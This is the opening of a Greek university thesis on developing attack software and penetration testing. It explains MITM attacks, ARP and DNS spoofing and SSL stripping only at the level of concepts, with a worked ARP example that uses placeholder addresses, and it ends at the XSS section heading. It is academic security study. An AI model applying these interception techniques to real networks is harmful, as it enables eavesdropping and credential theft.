

ΑΝΑΠΤΥΞΗ ΕΦΑΡΜΟΓΗΣ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ ΚΑΙ ΔΟΚΙΜΩΝ ΔΙΕΙΣΔΥΣΗΣ



Σταυρινάκης Παναγιώτης

Τμήμα Μηχανικών Η/Υ & Πληροφορικής

Πανεπιστήμιο Πατρών

Επιβλέπων Καθηγητής: Βλάχος Κυριάκος

Μέλος Επιτροπής: Ηλίας Αριστείδης

Μέλος Επιτροπής: Μακρής Χρήστος

Οκτώβριος 2021

Περιεχόμενα

1	Introduction	4
2	Man-In-The-Middle-Attacks (MITM)	4
2.1	Arp Spoofing	6
2.2	DNS Spoof	7
2.3	HTTP	8
2.4	HTTPS	9
3	Vulnerability scanner	10
3.1	XSS Attacks	10
3.2	SQL Injection	14
4	DDOS.....	15
4.1	SYN Flood	16
4.2	UDP Flood.....	17
4.3	HTTP Flood.....	18
4.4	Ping of Death	19
5	DNS.....	20
5.1	DNS Cache Poisoning.....	21
6	The Application.....	22
6.1	Architecture	23
6.2	Network Scan	25
6.3	Arp Spoof.....	27
6.4	DNS Spoof.....	28
6.5	Hook.....	30
6.6	Vulnerability Scanner	32
6.7	Port Scan.....	39
6.8	Control Center	40
6.8.1	Active connections	41
6.8.2	Data exchange.....	42
6.8.3	Control Center commands.....	43
6.9	BotClient.....	44
6.9.1	Reconnect	44
6.9.2	MITM Attacks.....	45
6.9.3	SYN Flood.....	45
6.9.4	HTTP Flood	47
6.9.5	Ping of Death	48
6.9.6	DNS Cache Poisoning	49
7	The Environment.....	52
8	Further Improvement	53
9	Conclusion.....	53
10	References.....	54

ABSTRACT

Στην πρώτη ενότητα γίνεται μια εισαγωγή για το πρόβλημα ασφάλειας που αντιμετωπίζουν μικροί και μεγάλοι οργανισμοί, καθώς και απλοί οικιακοί χρήστες. Από την δεύτερη μέχρι την πέμπτη ενότητα αναλύουμε μερικά από τα είδη των επιθέσεων που απειλούν την προστασία των προσωπικών δεδομένων των χρηστών καθώς και την ομαλή εξυπηρέτηση από την μεριά των επιχειρήσεων. Στην έκτη ενότητα παρουσιάζουμε την εφαρμογή που αναπτύχθηκε στα πλαίσια της διπλωματικής εργασίας, την αρχιτεκτονική της και την διεπαφή χρήστη. Στην έβδομη ενότητα αναφέρουμε το περιβάλλον στο οποίο πραγματοποιήθηκαν όλες οι δοκιμές. Στην όγδοη και ένατη ενότητα μιλάμε για μελλοντικές βελτιώσεις καθώς και για τα συμπεράσματα της εφαρμογής που αναπτύχθηκε.

1 Introduction


Καθώς οι εταιρείες ψηφιοποιούν τις επιχειρηματικές τους δραστηριότητες και διαδικασίες, τείνουμε να υποτιμούμε τους τεχνολογικούς κινδύνους στους οποίους εκτίθενται. Ένας από τους σημαντικότερους κινδύνους είναι η εκμετάλλευση μιας ευπάθειας που υπάρχει στην υποδομή. Η πιθανότητα ότι ο εισβολέας θα μπορούσε να αναλάβει τον πλήρη έλεγχο της υποδομής γίνεται εξαιρετικά πιθανή μόλις αποκτήσει είσοδο στο εσωτερικό δίκτυο. Διαδικτυακές διεπαφές χρησιμοποιούνται πλέον σε μια μεγάλη ποικιλία εφαρμογών πελάτη-διακομιστή. Η διαθεσιμότητα της κοινής χρήσης δεδομένων είναι ένα από τα σημαντικότερα πράγματα σήμερα. Σχεδόν όλα τα συστήματα πληροφοριών έχουν κατασκευαστεί ως εφαρμογές βάσεων δεδομένων μέσω του διαδικτύου. Με την εξάπλωση της χρήσης του Διαδικτύου, ο αριθμός των χρηστών αυξάνεται, εξ ου και ο αριθμός των διακομιστών επίσης, καθώς αναπτύσσονται και νέες τεχνολογίες. Έτσι, αυξάνεται ο αριθμός της μετάδοσης δεδομένων και προκύπτουν προβλήματα ασφάλειας με αυτό. Για την ασφάλεια του συστήματος και των δεδομένων σε αυτό, αυτά τα προβλήματα πρέπει να αποφεύγονται. Ωστόσο, πολλοί είναι και οι χρήστες που χρησιμοποιούν προγράμματα περιήγησης στο Web σε τέτοιες εφαρμογές χωρίς να έχουν λάβει κάποιου είδους εκπαίδευση για το πώς να το κάνουν.

Για να μετριάσουμε τον κίνδυνο ενός συμβάντος ασφαλείας και να αποφύγουμε το κόστος μιας επίθεσης στον κυβερνοχώρο, πρέπει να είμαστε σε θέση να εντοπίσουμε, να ανταποκριθούμε, να αποτρέψουμε και να ανακάμψουμε από τέτοιες επιθέσεις. Μπορούμε να αποτρέψουμε πολλές επιθέσεις διασφαλίζοντας ότι αποκαθιστούμε όλες τις γνωστές ευπάθειες λογισμικού. Ωστόσο, δεν μπορούμε ποτέ να εγγυηθούμε ότι ένα σύστημα είναι ασφαλές για πάντα. Χρειάζεται να έχουμε μια σωστή διαδικασία για τον τρόπο ανίχνευσης, ανταπόκρισης και ανάκαμψης από περιστατικά. Θα επικεντρωθούμε στην πραγματοποίηση δοκιμών διείσδυσης στην υποδομή, ώστε να εντοπίσουμε την πιθανή εμφάνιση αυτών των άσχημων περιστατικών.

2 Man-In-The-Middle-Attacks (MITM)

Η επίθεση man-in-the-middle (MITM) είναι ένα είδος επίθεσης όπου ο επιτιθέμενος μεταδίδει κρυφά και πιθανώς μεταβάλλει τις επικοινωνίες μεταξύ δύο μερών που πιστεύουν ότι επικοινωνούν απευθείας μεταξύ τους. Ο επιτιθέμενος κάνει ανεξάρτητες συνδέσεις με τα θύματα και μεταδίδει μηνύματα μεταξύ τους για να τους κάνει να πιστεύουν ότι μιλούν απευθείας μεταξύ τους μέσω μιας ιδιωτικής σύνδεσης, ενώ στην

πραγματικότητα ολόκληρη η συνομιλία ελέγχεται από τον ίδιο, όπως παρουσιάζεται στην Εικόνα 1.



Εικόνα 1: MITM σχηματική ιδεολογία

Πρέπει να είναι σε θέση να παρακολουθεί όλα τα σχετικά μηνύματα που περνούν μεταξύ των δύο θυμάτων και να εισάγει νέα. Αυτό το ζήτημα είναι έντονο και τα περισσότερα από τα κρυπτογραφικά συστήματα χωρίς αξιοπρεπή ασφάλεια ελέγχου ταυτότητας απειλούνται να παραβιαστούν [1, 2]. Ο στόχος μιας επίθεσης είναι η λήψη μεμονωμένων πληροφοριών, για παράδειγμα, πιστοποιητικών σύνδεσης, σημείων ενδιαφέροντος λογαριασμού και αριθμών κάρτας χρέωσης. Οι πληροφορίες που λαμβάνονται κατά τη διάρκεια μιας επίθεσης θα μπορούσαν να χρησιμοποιηθούν για πολλούς σκοπούς, όπως απάτη, μη εγκεκριμένες ανταλλαγές ή παράνομη αλλαγή λέξης-κλειδιού [3].

Η αποτελεσματική εκτέλεση του MITM αποτελείται από δύο στάδια: παρακολούθηση και αποκρυπτογράφηση. Το πρώτο βήμα παρακολουθεί την κίνηση πακέτων των χρηστών μέσω του δικτύου του επιτιθέμενου πριν φτάσουν στον προορισμό τους. Τρόποι για να γίνει αυτό είναι μια παθητική επίθεση στην οποία ο επιτιθέμενος διαθέτει δωρεάν, κακόβουλο hotspot WiFi στο κοινό ή καταφέρνει ο ίδιος να αποκτήσει πρόσβαση στο δίκτυο του θύματος. Μόλις ένα θύμα συνδεθεί, ο επιτιθέμενος αποκτά πλήρη προβολή σε οποιαδήποτε ανταλλαγή δεδομένων στο διαδίκτυο. Δύο εργαλεία για MITM επιθέσεις είναι το ARP spoofing και το DNS spoofing [4]. Μετά την παρακολούθηση, κάθε αμφίδρομη κίνηση SSL πρέπει να αποκρυπτογραφηθεί χωρίς να ειδοποιηθεί ο χρήστης ή η εφαρμογή. Μέθοδοι για την επίτευξη αυτού αποτελούν τα εργαλεία HTTPS spoofing, SSL BEAST και SSL hijacking. Εμείς θα παρουσιάσουμε το SSL stripping [5].

Το μοντέλο αναφοράς Ανοικτής Διασύνδεσης Συστημάτων, ή μοντέλο αναφοράς OSI αποτελεί το πιο επηρεασμένο κανάλι επικοινωνίας από τις επιθέσεις MITM. Ο Πίνακας 1 παρουσιάζει τα είδη των επιθέσεων στα διάφορα επίπεδα OSI.

ΕΙΔΟΣ MITM	ΕΠΙΠΕΔΟ OSI
ARP SPOOFING	Επίπεδο 2: Ζεύξης Δεδομένων
DNS SPOOFING	Επίπεδο 7: Εφαρμογών
SSL DECRYPTION	Επίπεδο 6: Παρουσίασης

Πίνακας 1: Είδη επιθέσεων MITM στα διάφορα επίπεδα OSI

2.1 Arp Spoofing


Το ARP spoofing είναι η διαδικασία σύνδεσης της διεύθυνσης MAC ενός επιτιθέμενου με τη διεύθυνση IP ενός νόμιμου χρήστη σε ένα τοπικό δίκτυο χρησιμοποιώντας ψεύτικα ARP μηνύματα. Ως αποτέλεσμα, τα δεδομένα που αποστέλλονται από τον χρήστη στη διεύθυνση IP του νόμιμου υπολογιστή μεταδίδονται στον επιτιθέμενο.

Ένας υπολογιστής συνδεδεμένος σε IP / Ethernet LAN έχει δύο διευθύνσεις. Το ένα είναι η διεύθυνση της κάρτας δικτύου, που ονομάζεται διεύθυνση MAC. Η MAC, θεωρητικά, είναι μια παγκόσμια μοναδική και αμετάβλητη διεύθυνση που αποθηκεύεται στην ίδια την κάρτα δικτύου. Η δεύτερη διεύθυνση είναι η διεύθυνση IP. Η IP είναι ένα πρωτόκολλο που χρησιμοποιείται από εφαρμογές, ανεξάρτητα από την τεχνολογία δικτύου που λειτουργεί κάτω από αυτό. Κάθε υπολογιστής σε δίκτυο πρέπει να έχει μια μοναδική διεύθυνση IP για επικοινωνία. Οι διευθύνσεις IP είναι εικονικές και εκχωρούνται μέσω λογισμικού [6].

Όταν ένα συμβαλλόμενο μέρος θέλει να επικοινωνήσει με άλλα μέρη μέσω ενός κρυπτογραφικού δικτύου, τότε εάν το δίκτυό τους είναι το ίδιο με μια άγνωστη διεύθυνση MAC, ο διακομιστής μεταδίδει ένα αίτημα πρωτοκόλλου επίλυσης διευθύνσεων (ARP) σε όλους τους κεντρικούς υπολογιστές με την ίδια σύνδεση δικτύου. Ο πελάτης με την ανακοινωθέν IP αναμένεται να απαντήσει μόνο με τη διεύθυνση MAC. Εν τω μεταξύ, το μέσο επικοινωνίας αποθηκεύει την είσοδο IP σε MAC στην τοπική του κρυφή μνήμη, οπότε την επόμενη φορά η επικοινωνία μπορεί να επιταχυνθεί, αποφεύγοντας τις εκπομπές.

Το πακέτο απάντησης ARP μπορεί εύκολα να πλαστογραφηθεί και να σταλεί στον υπολογιστή που έστειλε το αίτημα ARP χωρίς να γνωρίζει ότι αυτό δεν είναι το πραγματικό μηχάνημα, αλλά μια επίθεση που προκαλεί παραβιάσεις δεδομένων. Αυτό συμβαίνει επειδή ο πίνακας προσωρινής μνήμης ARP θα ενημερωθεί όπως αποφασίστηκε από τον επιτιθέμενο και έτσι όλη η κίνηση του δικτύου θα περάσει από τον επιτιθέμενο, θα έχει όλα τα δεδομένα και θα τα αξιοποιήσει στο έπακρο [3].

Μια MITM επίθεση είναι εφικτό να πραγματοποιηθεί με αυτό το εργαλείο, όπως παρουσιάζεται και στην Εικόνα 2. Ας πούμε ότι, έχουμε τον επιτιθέμενο «Ε» (IP = 10.0.0.3, MAC = cc:cc:cc:cc:cc:cc), τον Μπόμπο «Μ» (IP = 10.0.0.1, MAC = bb:bb:bb:bb:bb:bb) και την Αλίκη «Α» (IP = 10.0.0.7, MAC = aa:aa:aa:aa:aa:aa). Ο «Μ» θέλει να στείλει ένα μήνυμα στην «Α». Τότε ο «Ε» στέλνει μια ARP απάντηση στον «Μ» που λέει ότι η IP: 10.0.0.7 έχει ως διεύθυνση MAC: cc:cc:cc:cc:cc:cc. Ο «Ε» στέλνει επίσης μια ARP απάντηση στην «Α» που λέει ότι η IP: 10.0.0.1 έχει ως διεύθυνση MAC: cc:cc:cc:cc:cc:cc. Αυτά τα μηνύματα ανανεώνουν τους πίνακες ARP των «Μ» και «Α». Ως αποτέλεσμα, όταν ο «Μ» στέλνει το μήνυμα στον «Ε» νομίζει ότι το στέλνει στην «Α» και αντιστοίχως όταν η «Α» λαμβάνει μήνυμα από τον «Ε», νομίζει πως είναι ο «Μ».




Εικόνα 2: Spoofing μέθοδος ανάμεσα σε δύο χρήστες

2.2 DNS Spoof

Το DNS spoofing στέλνει στον χρήστη πλαστά πακέτα DNS που συσχετίζουν τη διεύθυνση IP του επιτιθέμενου με το όνομα ενός διακομιστή. Προκαλεί τον χρήστη να στείλει πακέτα στον επιτιθέμενο που στην πραγματικότητα προορίζονται για το διακομιστή [1, 7].

Το DNS (Domain Name System) είναι μια κατακευκμένη βάση δεδομένων που αντιστοιχίζει ονόματα τομέων σε διεθύνσεις IP. Οι υπολογιστές με σύνδεση στο Διαδίκτυο χρησιμοποιούν το DNS για την επίλυση διεθύνσεων URL (Universal Resource Locators). Με αυτόν τον τρόπο, δεν χρειάζεται να γνωρίζουμε τη διεύθυνση IP ενός διακομιστή Web - μόνο το όνομά του [9].

Το θύμα, σε αυτή την περίπτωση, παρέχεται ψεύτικες πληροφορίες που οδηγούν στην απώλεια διαπιστευτηρίων. Ο επιτιθέμενος έχει δημιουργήσει έναν ψεύτικο ιστότοπο, οπότε όταν το θύμα επισκεφτεί έναν οποιοδήποτε ιστότοπο θα ανακατευθυνθεί στον ιστότοπο του επιτιθέμενου με αποτέλεσμα να αποκτήσει τους κωδικούς πρόσβασης, τον λογαριασμό ή άλλα προσωπικά στοιχεία του θύματος, καθώς συνδέεται σε αυτό που πιστεύει ότι είναι ο ασφαλής ή αξιόπιστος ιστότοπος [8].



Εικόνα 3: DNS spoofing ως MITM επίθεση

Κάθε φορά που εισερχόμαστε σε έναν ιστότοπο στον υπολογιστή μας, το αίτημα DNS αποστέλλεται στον διακομιστή DNS και λαμβάνουμε ένα μήνυμα απάντησης DNS. Όπως παρουσιάζεται και στην Εικόνα 3, ο επιτιθέμενος ως MITM λαμβάνει πρώτος την DNS απάντηση και μπορεί να παραμορφώσει το περιεχόμενο της ώστε να ανακατευθύνει τελικά το θύμα από τον αρχικό προορισμό του. Ο χρήστης δεν θα γνωρίζει αν η απάντηση είναι νόμιμη ή όχι και θα αρχίσει να επικοινωνεί με τον κακόβουλο ιστότοπο του επιτιθέμενου που προκαλεί παραβιάσεις δεδομένων.

2.3 HTTP

Με το Arp spoofing ο επιτιθέμενος μπορεί να παρακολουθεί την κίνηση δικτύου του θύματος. Αυτό σημαίνει πως έχει πρόσβαση στα HTTP πακέτα ανάμεσα στο θύμα με έναν διακομιστή ιστού.

Το πρωτόκολλο μεταφοράς υπερκειμένου (HTTP) είναι ένα πρωτόκολλο επιπέδου εφαρμογής για κατανεμημένα, συνεργατικά, συστήματα πληροφοριών υπερμέσων. Είναι το θεμέλιο της επικοινωνίας δεδομένων για τον Παγκόσμιο Ιστό. Έχει σχεδιαστεί για να επιτρέπει στα ενδιαμέσα στοιχεία δικτύου να βελτιώνουν ή να επιτρέπουν την επικοινωνία μεταξύ πελατών και διακομιστών. Το HTTP λειτουργεί ως πρωτόκολλο αίτησης-απόκρισης στο μοντέλο υπολογιστών πελάτη-διακομιστή [10]. Ένα πρόγραμμα περιήγησης ιστού, για παράδειγμα, μπορεί να είναι ο πελάτης και μια εφαρμογή που εκτελείται σε υπολογιστή που φιλοξενεί έναν ιστότοπο μπορεί να είναι ο διακομιστής. Ο πελάτης υποβάλλει ένα μήνυμα αίτησης HTTP στον διακομιστή. Ο διακομιστής, ο οποίος παρέχει πόρους όπως αρχεία HTML και άλλο περιεχόμενο, ή εκτελεί άλλες λειτουργίες εκ μέρους του πελάτη, επιστρέφει ένα μήνυμα απόκρισης στον πελάτη. Η απάντηση περιέχει πληροφορίες κατάστασης ολοκλήρωσης σχετικά με το αίτημα και μπορεί επίσης να περιέχει το ζητούμενο περιεχόμενο στο σώμα μηνυμάτων του.

Η επίθεση MITM είναι πολύ αποτελεσματική λόγω της φύσης του πρωτοκόλλου HTTP και της μεταφοράς δεδομένων που βασίζονται σε ASCII. Με αυτόν τον τρόπο, είναι δυνατή η προβολή μέσα στο πρωτόκολλο HTTP και επίσης στα δεδομένα που μεταφέρονται. Έτσι, για παράδειγμα, είναι δυνατό να καταγράψει και να προσαρμόσει την κεφαλίδα HTTP, αλλά είναι επίσης δυνατό να αλλάξει μια συναλλαγή χρημάτων εντός του περιβάλλοντος εφαρμογής, να υποκλέψει κωδικούς και στοιχεία σύνδεσης του θύματος ή ακόμη και να εισάγει δικό του script.

2.4 HTTPS

Το Hypertext Transfer Protocol Secure (HTTPS) είναι μια επέκταση του HTTP. Χρησιμοποιείται για ασφαλή επικοινωνία μέσω δικτύου υπολογιστών και χρησιμοποιείται ευρέως στο Διαδίκτυο. Στο HTTPS, το πρωτόκολλο επικοινωνίας κρυπτογραφείται χρησιμοποιώντας Transport Layer Security (TLS) ή, προηγουμένως, Secure Sockets Layer (SSL) [3, 4, 11]. Το πρωτόκολλο επομένως αναφέρεται επίσης ως HTTP μέσω TLS, ή HTTP μέσω SSL. Είναι το πιο συχνά χρησιμοποιούμενο πρωτόκολλο και οι περισσότερες διαδικτυακές τραπεζικές υπηρεσίες και υπηρεσίες ηλεκτρονικού ταχυδρομείου το χρησιμοποιούν για να διασφαλίσουν την ασφάλεια μεταξύ των διακομιστών τους και του προγράμματος περιήγησης ιστού. Εξαιτίας αυτού, είναι στόχος τόσο για επιτιθέμενους όσο και για επαγγελματίες ασφαλείας. Ο Moxie Marlinspike [12] παρουσίασε μια από τις πιο χρησιμοποιούμενες τεχνικές, το SSL Stripping.

Το SSL stripping υποβαθμίζει μια σύνδεση HTTPS σε HTTP παρεμποδίζοντας τον έλεγχο ταυτότητας TLS που αποστέλλεται από την εφαρμογή στον χρήστη. Ο επιτιθέμενος στέλνει μια μη κρυπτογραφημένη έκδοση του ιστότοπου της εφαρμογής στον χρήστη, ενώ διατηρεί την ασφαλή περίοδο λειτουργίας με την εφαρμογή. Εν τω μεταξύ, ολόκληρη η περίοδος σύνδεσης του χρήστη είναι ορατή στον επιτιθέμενο.



Εικόνα 4: Παράδειγμα πραγματοποίησης SSL Stripping

Το SSL Strip εκμεταλλεύεται τον τρόπο με τον οποίο οι περισσότεροι χρήστες επισκέπτονται ιστότοπους SSL. Η πλειονότητα των επισκεπτών συνδέεται με μια σελίδα ιστότοπου που ανακατευθύνει μέσω ανακατεύθυνσης 302 ή φθάνει σε μια σελίδα SSL μέσω ενός συνδέσμου από έναν ιστότοπο που δεν είναι SSL. Ελάχιστοι είναι όσοι θα πληκτρολογήσουν για παράδειγμα <https://www.ceid.upatras.gr/>. Όπως φαίνεται και στην Εικόνα 4, το θύμα πληκτρολογεί τη διεύθυνση URL www.ceid.upatras.gr στη γραμμή διευθύνσεων, το πρόγραμμα περιήγησης συνδέεται στο μηχάνημα του επιτιθέμενου και περιμένει μια απάντηση από τον διακομιστή. Ο επιτιθέμενος, με τη σειρά του, προωθεί το αίτημα του θύματος στον διακομιστή και λαμβάνει την ασφαλή σελίδα HTTPS <https://www.ceid.upatras.gr/>. Σε αυτό το σημείο, ο επιτιθέμενος έχει τον πλήρη έλεγχο στη σελίδα. Το υποβαθμίζει από HTTPS σε HTTP και το στέλνει πίσω στο

πρόγραμμα περιήγησης του θύματος. Το πρόγραμμα περιήγησης ανακατευθύνεται τώρα στη διεύθυνση <http://www.ceid.upatras.gr/>. Από τώρα και στο εξής, όλα τα δεδομένα του θύματος θα μεταφερθούν σε μορφή απλού κειμένου και ο επιτιθέμενος θα μπορεί να το παρακολουθήσει. Εν τω μεταξύ, ο διακομιστής του ιστότοπου θα πιστεύει ότι έχει δημιουργήσει με επιτυχία την ασφαλή σύνδεση, την οποία πράγματι έχει, αλλά με τον επιτιθέμενο, όχι το θύμα.

3 Vulnerability scanner

Κάθε μέρα αλληλεπιδρούμε με έναν μεγάλο αριθμό προσαρμοσμένων εφαρμογών ιστού που έχουν υλοποιηθεί χρησιμοποιώντας μια ποικιλία από διαφορετικές τεχνολογίες. Σχεδόν όλα τα συστήματα πληροφοριών έχουν κατασκευαστεί ως διαδικτυακές εφαρμογές βάσεων δεδομένων (ηλεκτρονική διακυβέρνηση, ηλεκτρονικά εισιτήρια για μεταφορές, απομακρυσμένη εκπαίδευση, ηλεκτρονικά βιβλία κ.λπ.). Η ετερογενής φύση του διαδικτύου με τις διάφορες γλώσσες εφαρμογής, τα πρότυπα κωδικοποίησης, τα προγράμματα περιήγησης και τα περιβάλλοντα scripting καθιστά δύσκολο για τους προγραμματιστές εφαρμογών ιστού να ασφαλίσουν σωστά τις εφαρμογές τους και να παραμείνουν ενημερωμένοι με αναδυόμενες απειλές και σύγχρονες επιθέσεις [13,14,15].

Πολλές ευπάθειες ασφαλείας εφαρμογών ιστού προκύπτουν από γενικά προβλήματα επικύρωσης εισόδου. Παραδείγματα τέτοιων ευπαθειών είναι το SQL Injection και το Cross Site Scripting (XSS). Παρόλο που η πλειονότητα των ευπαθειών ιστού είναι εύκολο να κατανοηθεί και να αποφευχθεί, πολλοί προγραμματιστές ιστού δεν γνωρίζουν από ασφάλεια. Ως αποτέλεσμα, υπάρχει μεγάλος αριθμός ευάλωτων εφαρμογών και ιστότοπων στον Ιστό.


Μια προσέγγιση για τον έλεγχο ασφάλειας εφαρμογών ιστού είναι η χρήση ενός vulnerability scanner. Πρόκειται για ένα εργαλείο που ανακτά τις αντίστοιχες σελίδες και ακολουθεί συνδέσμους και ανακατευθύνσεις για τον προσδιορισμό όλων των προσβάσιμων σελίδων στην εφαρμογή. Επιπλέον, προσδιορίζει όλα τα σημεία εισόδου στην εφαρμογή, όπως τις παραμέτρους των αιτημάτων GET, τα πεδία εισαγωγής των φορμών HTML και τα στοιχεία ελέγχου που επιτρέπουν σε κάποιον να ανεβάζει αρχεία. Για κάθε είσοδο και για κάθε τύπο ευπάθειας δημιουργεί τιμές που είναι πιθανό να προκαλέσουν ευπάθεια. Αναλύει τις σελίδες σε απόκριση στις επιθέσεις που ξεκίνησε για να εντοπίσει πιθανές ευπάθειες. Για παράδειγμα, εάν η σελίδα που επιστράφηκε ως απάντηση σε έλεγχο εισόδου για SQL Injection περιέχει ένα μήνυμα σφάλματος βάσης δεδομένων, η μονάδα ανάλυσης μπορεί να συμπεράνει την ύπαρξη ευπάθειας SQL Injection.

3.1 XSS Attacks

